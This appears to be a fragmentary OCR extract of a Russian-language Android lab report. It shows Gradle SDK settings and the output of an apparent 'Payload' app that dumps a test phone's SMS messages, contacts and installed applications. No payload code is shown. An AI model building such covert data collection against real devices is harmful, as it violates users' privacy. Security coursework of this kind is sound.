

1. Открыть директорию Gradle Scripts
2. Выбрать файл build.gradle(Module: <имя проекта>.app)
3. Рекомендуемые значения SDK приведены на рисунке
4. При изменении синхронизировать Gradle

```
android {
    compileSdk 31

    defaultConfig {
        applicationId "com.example.bos1"
        minSdk 21
        targetSdk 31
        versionCode 1
        versionName "1.0"

        testInstrumentationRunner "androidx.test.runner.AndroidJUnitRunner"
    }
}
```

Тестирование



Совершение звонка

Отправка СМС

Результ

```
ty_main.xml x test.txt x MainActivity.java x AndroidManifest.xml x Payload.ja
View  Navigate  Code  Analyze  Re
Tool Windows
Appearance
Quick Definition      Ctrl+Shift+I
Show Siblings
Quick Type Definition
Quick Documentation   Ctrl+C
Parameter Info        Ctrl+P
Type Info             Ctrl+Shift+P
Context Info          Alt+C
Recent Files          Ctrl+E
Recently Changed Files
Recent Locations      Ctrl+Shift+E
Recent Changes        Alt+Shift+C
Compare With...       Ctrl+D
Compare with Clipboard

Список СМС:
Номер: 909909909 Текст сообщения: Skoree bit zakonchit'
Номер: 0123456789 Текст сообщения: SOS
Номер: 0000111222 Текст сообщения: Android is always a sweet treat!

Список контактов:
Номер: 1 23 Имя контакта: sos
Номер: (910) 456-123 Имя контакта: Мама
Номер: 1 (337) Имя контакта: Vladelec

Установленные приложения:
Android_IKiZI
AdMob Native Advanced Example
BOS1
My Application
AdMob Banner Example
Jelly Bubble Pop
```

Date	Size
2021-08-02 15:40	4 KB
2021-08-02 16:20	21 B
2022-06-06 16:12	100 B
1970-01-01 00:00	2 KB
2022-06-06 16:12	4 KB
2022-06-06 16:12	60 B
2022-06-06 16:12	19 B
2021-08-21 05:45	4 KB
2021-08-21 05:45	4 KB
2021-09-13 17:28	4 KB
2022-06-14 23:29	4 KB
2022-06-06 16:23	1,1 KB
2022-06-06 16:23	1,1 KB
2022-06-14 23:29	581 B

